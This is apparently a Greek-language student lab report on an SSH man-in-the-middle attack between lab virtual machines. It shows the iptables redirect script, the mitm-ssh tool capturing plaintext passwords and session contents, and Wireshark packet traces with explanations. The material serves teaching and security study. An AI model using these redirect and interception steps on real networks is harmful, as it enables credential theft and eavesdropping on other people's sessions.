963	2977.208993000	192.168.122.105	192.168.122.57	TCP	74	[TCP Retransmission] 50079→22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=10543291 TSecr=0 WS=128
964	2977.213133000	192.168.122.105	192.168.122.57	TCP	74	[TCP Retransmission] 50079→22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=10543291 TSecr=0 WS=128
967	2985.232670000	192.168.122.105	192.168.122.57	TCP	74	[TCP Retransmission] 50079→22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=10543291 TSecr=0 WS=128
968	2985.236787000	192.168.122.105	192.168.122.57	TCP	74	[TCP Retransmission] 50079→22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=10543291 TSecr=0 WS=128
973	3001.264978000	192.168.122.105	192.168.122.57	TCP	74	[TCP Retransmission] 50079→22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=10543291 TSecr=0 WS=128
974	3001.269701000	192.168.122.105	192.168.122.57	TCP	74	[TCP Retransmission] 50079→22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=10543291 TSecr=0 WS=128
981	3033.296535000	192.168.122.105	192.168.122.57	TCP	74	[TCP Retransmission] 50079→22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=10543291 TSecr=0 WS=128
982	3033.301174000	192.168.122.105	192.168.122.57	TCP	74	[TCP Retransmission] 50079→22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=10543291 TSecr=0 WS=128
root@c1:~# ssh root@192.168.122.57						
ssh: connect to host 192.168.122.57 port 22: Connection timed out						
root@c1:~#						
Η c1 κάνει ssh request στην c2 στην πόρτα 22. Εφόσον ο mye007 είναι ανάμεσά τους, πραγματικά το ssh request θα πάει στην πόρτα 22 του mye007. Ο mye007 προωθεί το αίτημα στην πόρτα 22 της c2 αλλά δε λαμβάνει απάντηση που μπορεί να προωθήσει πίσω στη c1. Έτσι η c1 "μένει ξεκρέμαστη" και προσπαθεί με retransmissions να συνδεθεί εκ νέου στη c2.						
956	2970.201361000	192.168.122.105	192.168.122.57	TCP	74	[TCP Retransmission] 50079→22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=10543041 TSecr=0 WS=128
Ethernet II, Src: fe:55:ba:14:7b:10 (fe:55:ba:14:7b:10), Dst: Xensourc 9f:1f:32 (00:16:3e:9f:1f:32)						
Internet Protocol Version 4, Src: 192.168.122.105 (192.168.122.105), Dst: 192.168.122.57 (192.168.122.57)						
Transmission Control Protocol, Src Port: 50079 (50079), Dst Port: 22 (22), Seq: 0, Len: 0						

Η *c1* κάνει ssh request στη *c2* στην πόρτα 22. Εφόσον ο *mye007* είναι ανάμεσά τους, στην πραγματικότητα το ssh request θα πάει στην πόρτα 22 του *mye007*.

Καταλαβαίνω πως ο *mye007* δεν έχει (ακόμα) κάποια υπηρεσία στην πόρτα 22 που να ακούει για εισερχόμενα ssh requests (με αποδέκτη διαφορετικό του *mye007*) η οποία να ξέρει τι να κάνει με αυτά, άρα οποιοδήποτε πακέτο δεχτεί ακόμα και εκεί, θα το προωθήσει στον κατάλληλο αποδέκτη, όπως και με τα πακέτα του ping request.



Συνεπώς, ο *mye007* προωθεί το original ssh request στην πόρτα 22 της *c2* αλλά δε λαμβάνει απάντηση που μπορεί να προωθήσει πίσω στη *c1*.

Έτσι η *c1* “μένει ξεκρέμαστη” και προσπαθεί να επικοινωνήσει με τη *c2* κάνοντας συνεχόμενα retransmissions για ένα χρονικό διάστημα, πριν τα παρατήσει και πετάξει το error “connection timed out”.



Finalizing our attack

enable_redir

Ακολουθώντας την εκφώνηση, εκτελώ `#enable_redir` για να ανακατευθύνω το traffic που φτάνει στην πόρτα 22 του *mye007* στην πόρτα 2222 (εκεί όπου μετά θα βάλω το *mitm-ssh* να ακούει):

```
enable_redir - Mousepad
#!/bin/sh
sysctl -w net.bridge.bridge-nf-call-iptables=0 > /dev/null
iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-ports 2222
```

Έπειτα προσπαθώ ξανά για *ssh* από τη *c1* στη *c2*:

```
root@c1:~# ssh root@192.168.122.57
ssh: connect to host 192.168.122.57 port 22: Connection refused
root@c1:~#
```

Αυτή τη φορά εμφανίζεται το μήνυμα “connection refused” ακαριαία καθώς το μόνο που έχω κάνει μέχρι τώρα είναι να προωθώ τα πακέτα που έρχονται στην πόρτα 22, στην πόρτα 2222 που εκεί δεν ακούει τίποτα.

No.	Time	Source	Destination	Protocol	Length	Info
1685	6316.538550000	192.168.122.105	192.168.122.57	TCP	74	50081→22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=113796
1686	6316.538696000	192.168.122.57	192.168.122.105	TCP	54	22→50081 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1687	6316.541323000	192.168.122.105	192.168.122.57	TCP	74	[TCP Spurious Retransmission] 50081→22 [SYN] Seq=0 Win=29200 Len=0 MSS=
▶ Ethernet II, Src: 00:ff:aa:90:af:3d (00:ff:aa:90:af:3d), Dst: fe:55:ba:14:7b:10 (fe:55:ba:14:7b:10)						
▶ Internet Protocol Version 4, Src: 192.168.122.105 (192.168.122.105), Dst: 192.168.122.57 (192.168.122.57)						
▶ Transmission Control Protocol, Src Port: 50081 (50081), Dst Port: 22 (22), Seq: 0, Len: 0						
1686	6316.538696000	192.168.122.57	192.168.122.105	TCP	54	22→50081 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
▶ Ethernet II, Src: fe:55:ba:14:7b:10 (fe:55:ba:14:7b:10), Dst: 00:ff:aa:90:af:3d (00:ff:aa:90:af:3d)						
▶ Internet Protocol Version 4, Src: 192.168.122.57 (192.168.122.57), Dst: 192.168.122.105 (192.168.122.105)						
▶ Transmission Control Protocol, Src Port: 22 (22), Dst Port: 50081 (50081), Seq: 1, Ack: 1, Len: 0						
1687	6316.541323000	192.168.122.105	192.168.122.57	TCP	74	[TCP Spurious Retransmission] 50081→22 [SYN] Seq=0 Win=29200 Len=0 MSS=
▶ Ethernet II, Src: fe:55:ba:14:7b:10 (fe:55:ba:14:7b:10), Dst: Xensourc 9f:1f:32 (00:16:3e:9f:1f:32)						
▶ Internet Protocol Version 4, Src: 192.168.122.105 (192.168.122.105), Dst: 192.168.122.57 (192.168.122.57)						
▶ Transmission Control Protocol, Src Port: 50081 (50081), Dst Port: 22 (22), Seq: 0, Len: 0						

Από το traffic στο Wireshark βέβαια, βλέπω πως ο *mye007* προσπάθησε να επικοινωνήσει με τη μηχανή *c2*, δίχως αποτέλεσμα.



mitm-ssh

Στη συνέχεια θα χρησιμοποιήσω το εργαλείο mitm-ssh για να εκκινήσω μια υπηρεσία που ακούει για ssh requests στην πόρτα 2222:

```
root@mye007:~/Desktop# mitm-ssh -v -n -p 2222
Using static route to 255.255.255.255:22
SSH MITM Server listening on 0.0.0.0 port 2222.
```

Προσπαθώ για ssh από τη c1 στη c2:

```
Terminal
File Edit View Terminal Tabs Help
root@c1:~# ssh root@192.168.122.57
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@  WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!  @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!.
It is also possible that a host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
SHA256:jvlbd6ZRY9mhkk0wa0sjACQplxDI+VrzzqnPIGwUejk.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /root/.ssh/known_hosts:1
  remove with:
    ssh-keygen -f "/root/.ssh/known_hosts" -R 192.168.122.57
RSA host key for 192.168.122.57 has changed and you have requested strict checking.
Host key verification failed.
root@c1:~# s
```

Εφόσον βλέπω το συγκεκριμένο μήνυμα καταλαβαίνω πως η επίθεσή μου είναι σχεδόν επιτυχής. Το ίδιο το Linux προσπαθεί να με προστατεύσει λέγοντάς μου πως το id της μηχανής c2 (host 192.168.122.57) έχει αλλάξει, άρα κάτι μπορεί να πηγαίνει στραβά. Υπενθυμίζω πως οι μηχανές c1 και c2 έχουν προσθέσει η μία την άλλη στους known hosts στην αρχή του report.

Συνεπώς, για να προσομοιώσω μια αληθινή επίθεση mitm θα εκκαθαρίσω τη λίστα known hosts των δύο αυτών μηχανών. Έτσι, καταλαβαίνω πως για να είναι αποτελεσματική μια mitm επίθεση, θα πρέπει να εκτελεστεί μεταξύ δύο μηχανών που δεν έχουν ξαναμιλήσει μεταξύ τους, τουλάχιστον όχι σε επίπεδο ssh, όπως οι c1 και c2 νωρίτερα.

Εκτελώ:

```
root@c1:~# rm -rf /root/.ssh/known_hosts
root@c1:~# cd /root/.ssh
root@c1:~/.ssh# ls
```



I'm the man in the middle

Προσπαθώ για ssh από τη c1 στη c2. Η c1 βλέπει τα παρακάτω:

```
root@c1:~# ssh root@192.168.122.57
The authenticity of host '192.168.122.57 (192.168.122.57)' can't be established.
RSA key fingerprint is SHA256:jvlbd6ZRY9mhkk0wa0sjACQplxDI+VrzzqnPIGwUejk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.122.57' (RSA) to the list of known hosts.
root@192.168.122.57's password:
Permission denied, please try again.
root@192.168.122.57's password:
Permission denied, please try again.
root@192.168.122.57's password:
Permission denied (publickey,password).
root@c1:~# ssh root@192.168.122.57
root@192.168.122.57's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec  7 21:08:27 2023
root@c2:~# echo "i got pwned"
i got pwned
root@c2:~#
```

Στο *mye007* πληροφορούμαι πως γίνεται σωστή προώθηση του ssh request από τη c1 στη c2. Πλέον μπορώ να δω τα πάντα που αφορούν τη σύνδεση μεταξύ c1 και c2. Δηλαδή:

```
root@mye007:~/Desktop# mitm-ssh -v -n -p 2222
Using static route to 255.255.255.255:22
SSH MITM Server listening on 0.0.0.0 port 2222.
WARNING: /usr/local/etc/moduli does not exist, using fixed modulus
[MITM] Found real target 192.168.122.57:22 for NAT host 192.168.122.105:50088
[MITM] Routing SSH2 192.168.122.105:50088 -> 192.168.122.57:22

[2023-12-10 18:55:37] MITM (SSH2) 192.168.122.105:50088 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 1234

[2023-12-10 18:55:49] MITM (SSH2) 192.168.122.105:50088 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 hello mye007

[2023-12-10 18:56:10] MITM (SSH2) 192.168.122.105:50088 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 my pass is visble

[MITM] Connection from UNKNOWN:50088 closed
WARNING: /usr/local/etc/moduli does not exist, using fixed modulus
[MITM] Found real target 192.168.122.57:22 for NAT host 192.168.122.105:50090
[MITM] Routing SSH2 192.168.122.105:50090 -> 192.168.122.57:22

[2023-12-10 18:56:26] MITM (SSH2) 192.168.122.105:50090 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 mye007
```



Ως επιτιθέμενος, μπορώ να δω:

- τις προσπάθειες για σύνδεση από τη c1 στη c2 με τους κωδικούς in plain text

```
passwd.log - Mousepad
[2023-12-10 18:55:37] MITM (SSH2) 192.168.122.105:50088 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 1234

[2023-12-10 18:55:49] MITM (SSH2) 192.168.122.105:50088 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 hello_mye007

[2023-12-10 18:56:10] MITM (SSH2) 192.168.122.105:50088 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 my_pass_is_visble

[2023-12-10 18:56:26] MITM (SSH2) 192.168.122.105:50090 -> 192.168.122.57:22
SSH2_MSG_USERAUTH_REQUEST: root ssh-connection password 0 mye007
```

- οτιδήποτε στέλνει η c1 στη c2

```
ssh2 192.168.122.105:50096 -> 192.168.122.57:22 - Mousepad
echo "i got pwned"
exit
```

- οτιδήποτε στέλνει η c2 στη c1

```
ssh2 192.168.122.105:50096 <- 192.168.122.57:22 - Mousepad
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec 10 16:59:35 2023 from 192.168.122.1

root@c2:~# echo "i got pwned"
i got pwned
root@c2:~# exit
logout
```



Επιπλέον, στο Wireshark επιβεβαιώνω πως ο *mye007* παρεμβάλλεται επιτυχώς μεταξύ *c1* και *c2*.

- η *c1* επικοινωνεί αποκλειστικά με τον *mye007*:

*virbr0 [Wireshark 1.12.1 (Git Rev Unknown from unknown)]							
Filter: tcp		Expression...		Clear	Apply	Save	
No.	Time	Source	Destination	Protocol	Length	Info	
3	2.270607000	192.168.122.105	192.168.122.57	TCP	74	50094→22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK PER	
4	2.270648000	192.168.122.57	192.168.122.105	TCP	74	22→50094 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=14	
5	2.270664000	192.168.122.105	192.168.122.57	TCP	66	50094→22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=12112	
6	2.270903000	192.168.122.105	192.168.122.57	SSHv2	101	Client: Protocol (SSH-2.0-OpenSSH 7.3p1 Debian-3+b1)	
7	2.270927000	192.168.122.57	192.168.122.105	SSHv2	89	Server: Protocol (SSH-1.99-OpenSSH 3.9p1)	
8	2.270942000	192.168.122.57	192.168.122.105	TCP	66	22→50094 [ACK] Seq=24 Ack=36 Win=29056 Len=0 TSval=121	
9	2.270980000	192.168.122.105	192.168.122.57	TCP	66	50094→22 [ACK] Seq=36 Ack=24 Win=29312 Len=0 TSval=121	
10	2.271023000	192.168.122.57	192.168.122.105	SSHv2	706	Server: Key Exchange Init	
11	2.271049000	192.168.122.105	192.168.122.57	TCP	66	50094→22 [ACK] Seq=36 Ack=664 Win=30592 Len=0 TSval=12	
12	2.271079000	192.168.122.105	192.168.122.57	SSHv2	1498	Client: Key Exchange Init	
13	2.309237000	192.168.122.57	192.168.122.105	TCP	66	22→50094 [ACK] Seq=664 Ack=1468 Win=31872 Len=0 TSval=	
14	2.309283000	192.168.122.105	192.168.122.57	SSHv2	90	Client: Diffie-Hellman Group Exchange Request	
15	2.309295000	192.168.122.57	192.168.122.105	TCP	66	22→50094 [ACK] Seq=664 Ack=1492 Win=31872 Len=0 TSval=	
16	2.309421000	192.168.122.57	192.168.122.105	SSHv2	346	Server: Diffie-Hellman Group Exchange Group	
17	2.310365000	192.168.122.105	192.168.122.57	SSHv2	338	Client: Diffie-Hellman Group Exchange Init	
18	2.312546000	192.168.122.57	192.168.122.105	SSHv2	914	Server: Diffie-Hellman Group Exchange Reply, New Keys	
19	2.313517000	192.168.122.105	192.168.122.57	SSHv2	82	Client: New Keys	
▶ Ethernet II, [Src: 00:ff:aa:90:af:3d (00:ff:aa:90:af:3d)], [Dst: fe:55:ba:14:7b:10 (fe:55:ba:14:7b:10)]							
▶ Internet Protocol Version 4, Src: 192.168.122.105 (192.168.122.105), Dst: 192.168.122.57 (192.168.122.57)							
▶ Transmission Control Protocol, Src Port: 50094 (50094), Dst Port: 22 (22), Seq: 0, Len: 0							
4	2.270648000	192.168.122.57	192.168.122.105	TCP	74	22→50094 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 S	
▶ Ethernet II, [Src: fe:55:ba:14:7b:10 (fe:55:ba:14:7b:10)], [Dst: 00:ff:aa:90:af:3d (00:ff:aa:90:af:3d)]							
▶ Internet Protocol Version 4, Src: 192.168.122.57 (192.168.122.57), Dst: 192.168.122.105 (192.168.122.105)							
▶ Transmission Control Protocol, Src Port: 22 (22), Dst Port: 50094 (50094), Seq: 0, Ack: 1, Len: 0							

- η *c2* επικοινωνεί αποκλειστικά με τον *mye007*:

*virbr0 [Wireshark 1.12.1 (Git Rev Unknown from unknown)]							
Filter: tcp		Expression...		Clear	Apply	Save	
No.	Time	Source	Destination	Protocol	Length	Info	
20	2.314689000	192.168.122.1	192.168.122.57	TCP	74	60549→22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK F	
21	2.314790000	192.168.122.57	192.168.122.1	TCP	74	22→60549 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=	
22	2.314827000	192.168.122.1	192.168.122.57	TCP	66	60549→22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=121	
23	2.318040000	192.168.122.57	192.168.122.1	SSHv2	101	Server: Protocol (SSH-2.0-OpenSSH 7.3p1 Debian-3+b1)	
24	2.318109000	192.168.122.1	192.168.122.57	TCP	66	60549→22 [ACK] Seq=1 Ack=36 Win=29312 Len=0 TSval=12	
25	2.318157000	192.168.122.1	192.168.122.57	SSHv2	88	Client: Protocol (SSH-2.0-OpenSSH 3.9p1)	
26	2.318231000	192.168.122.57	192.168.122.1	TCP	66	22→60549 [ACK] Seq=36 Ack=23 Win=29056 Len=0 TSval=1	
27	2.318260000	192.168.122.1	192.168.122.57	SSHv2	706	Client: Key Exchange Init	
28	2.318268000	192.168.122.57	192.168.122.1	TCP	66	22→60549 [ACK] Seq=36 Ack=663 Win=30336 Len=0 TSval=	
29	2.318643000	192.168.122.57	192.168.122.1	SSHv2	1130	Server: Key Exchange Init	
30	2.319316000	192.168.122.1	192.168.122.57	SSHv2	338	Client: Diffie-Hellman Key Exchange Init	
31	2.321759000	192.168.122.57	192.168.122.1	SSHv2	914	Server: Diffie-Hellman Key Exchange Reply, New Keys	
32	2.322549000	192.168.122.1	192.168.122.57	SSHv2	82	Client: New Keys	
▶ Ethernet II, [Src: fe:55:ba:14:7b:10 (fe:55:ba:14:7b:10)], [Dst: 00:ff:aa:90:af:3d (00:ff:aa:90:af:3d)]							
▶ Internet Protocol Version 4, Src: 192.168.122.57 (192.168.122.57), Dst: 192.168.122.105 (192.168.122.105)							
▶ Transmission Control Protocol, Src Port: 22 (22), Dst Port: 50094 (50094), Seq: 1792, Ack: 1780, Len: 0							
21	2.314790000	192.168.122.57	192.168.122.1	TCP	74	22→60549 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=	
▶ Ethernet II, [Src: Xensourc 9f:1f:32 (00:16:3e:9f:1f:32)], [Dst: fe:55:ba:14:7b:10 (fe:55:ba:14:7b:10)]							
▶ Internet Protocol Version 4, Src: 192.168.122.57 (192.168.122.57), Dst: 192.168.122.1 (192.168.122.1)							
▶ Transmission Control Protocol, Src Port: 22 (22), Dst Port: 60549 (60549), Seq: 0, Ack: 1, Len: 0							

Παρατηρώντας και τα υπόλοιπα πακέτα στο Wireshark καταλαβαίνω πως οι μηχανές *c1* και *c2* ποτέ δεν μιλούν άμεσα μεταξύ τους. Πάντα παρεμβάλλεται ο *mye007*, γεγονός που σημαίνει πως η *mitm* επίθεση ήταν επιτυχής.